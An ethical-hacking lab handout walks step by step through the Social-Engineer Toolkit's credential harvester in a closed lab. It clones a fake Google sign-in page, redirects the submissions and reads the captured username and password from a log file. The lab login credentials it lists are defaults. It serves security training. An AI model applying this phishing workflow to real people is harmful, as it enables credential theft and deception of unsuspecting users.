ETHICAL HACKING
LAB SERIES

Lab 2: Social Engineering Attacks with Social Engineering Toolkit

Material in this Lab Aligns to the Following Certification Domains/Objectives	
Certified Ethical Hacking (CEH) Domains	SANS GPEN Objectives
9: Social Engineering	14: Reconnaissance

Document Version: 2016-03-09

Contents

Introduction


The SET toolkit or “Social Engineering Toolkit” is an effective prepackaged toolkit for performing reconnaissance against a target. This lab demonstrates the use of some of its available attacks.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Using the Social Engineering Toolkit (SET)
2. Modifying the SET Parameters
3. Test the SET Attack

Pod Topology




Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali Linux	192.168.9.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa
OpenSUSE	192.168.0.2	osboxes	osboxes.org
Security Onion	192.168.0.100	ndg	password123

1 Using the Social Engineering Toolkit (SET)


1. Click on the **Kali** graphic on the *topology page*.
2. Click anywhere within the Kali console window and press **Enter** to display the login prompt.
3. Enter `root` as the *username*. Click **Next**.
4. Enter `toor` as the *password*. Click **Sign In**.
5. Open a new terminal by clicking on the **Terminal** icon located on the left panel.



6. Type the command below followed by pressing **Enter** to open the *Social Engineering Toolkit*.


```
setoolkit
```

7. When notified that *SET* is outdated, press the **Enter** key to continue.




```
root@Kali2:~# setoolkit
[*] Kali bleeding edge was not detected to be on...
[*] Kali install detected. Note that if you are not using bleeding edge reposito
ries, your version of SET will be roughly 4 months behind.
[*] It is recommended to switch to bleeding-edge repos to ensure you are running
 the latest version of SET and other tools.
Press [enter] to accept that SET is several months out of date and probably cont
ains bugs and issues.
```

8. Read through the *Terms of Service* and press the **Y** key followed by pressing **Enter** to continue.




```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.

Do you agree to the terms of service [y/n]: y
```

9. On the *SET* main page, select the **1) Social-Engineering Attacks** menu item by pressing **1** followed by pressing **Enter**.




```
[---]        Follow me on Twitter: @HackingDave          [---
[---]        Homepage: https://www.trustedsec.com        [---

         Welcome to the Social-Engineer Toolkit (SET).
          The one stop shop for all of your SE needs.

      Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

10. On the *Social-Engineering Attacks* page, select the **2) Website Attack Vectors** menu item. Press **2** followed by pressing the **Enter** key.




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

11. On the *Website Attack Vectors* page, select the **3) Credential Harvester Attack Method** menu item. Press **3** followed by pressing the **Enter** key.




```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>3
```

12. On the *Credential Harvester Attack Method* page, select the **1) Web Templates** menu item. Press **1** followed by pressing the **Enter** key.




```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>1
```

13. When prompted for an IP address for the POST back, enter the IP address [**192.168.9.2**] of the *Kali* machine. Press **Enter**.




```
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing 192.168.9.2
```

14. On the *Select a template* prompt, select the **2. Google** menu item. Press **2** followed by pressing the **Enter** key.




```
  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo

set:webattack> Select a template:2
```

15. When prompted for SET to start the Apache process, press **Y** followed by the **Enter** key to continue.



```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of
 apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
```


16. If your *Kali* webserver is not running, the tool will start it and copy all the necessary files to the */var/www* directory. When prompted, press the **Enter** key to continue.



```
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/har
vester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

2 Modifying the SET Parameters

1. Open a new *Terminal* by clicking the **File** tab and selecting **Open Terminal**.



2. Navigate to the **/var/www/html** directory by typing the command below. Press **Enter**.

```
cd /var/www/html
```


3. List the current files in the directory.

```
ls -l
```

4. Edit the **post.php** file by typing the command below. Press **Enter**.


```
nano post.php
```

5. Using the arrow keys, move the cursor towards the end of the line. In the nano editor, change the return URL from **url=http://www.google.com** to **url=http:192.168.9.2**.




```
  GNU nano 2.2.6                File: post.php

$" content="0; url=http:192.168.9.2" />
```

6. Once modified, press **CTRL + X** to exit.
7. When prompted to save, press **Y**.



```
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No           ^C Cancel
```


8. When prompted for file name, press **Enter** to save as **post.php**.




```
File Name to Write: post.php
^G Get Help            M-D DOS Format
^C Cancel              M-M Mac Format
```

3 Test the SET Attack

1. Navigate to the **topology** page and click the **OpenSUSE** icon.
2. Login with **`osboxes`** as the *username* and **`osboxes.org`** as the *password*. Press **Enter**.
3. Click on the **Application Launcher** icon located in the bottom left corner and select the **Firefox** icon to launch the web browser.




4. In the *Firefox* window, type **`192.168.9.2`** into the address bar. Press **Enter**.



> Before continuing to the next step, wait 2-5 minutes until you see a *Google* sign-in page appear.

5. In the *Email* field, type **`John Smith`**.
6. In the *Password* field, type **`Letmein`**.

7. Click the **Sign in** button.


Sign in - Google Accounts
192.168.9.2
Google
Google
Sign in with your Google Account
John Smith
●●●●●●●
Sign in
Need help?
Create an account
One Google Account for everything Google

8. Navigate back to the **Kali** PC viewer.
9. Focus on the **Terminal** window with **/var/www/html** as the current directory. Type the command below to list the files in the directory.

```
ls
```


Take note of the *harvester* filename.

10. Type the command below to view the contents of the harvester file. Do not type the text <rest of file name>.

```
cat harvester_<rest of file name>
```

Note that it is easier to use the *Tab* command completion feature in Linux. Type **`cat harvester`** and then press the **Tab** key for the system to complete the actual filename. Make sure to replace *<rest of file name>* with the dynamic dated information in the *harvester* filename.

11. Notice the email and password have been obtained successfully.



```
[checkedDomains] => youtube
[Email] => John Smith
[Passwd] => Letmein
[signIn] => Sign in
[PersistentCookie] => yes
```

12. Close the **Kali** and **OpenSUSE** PC viewers.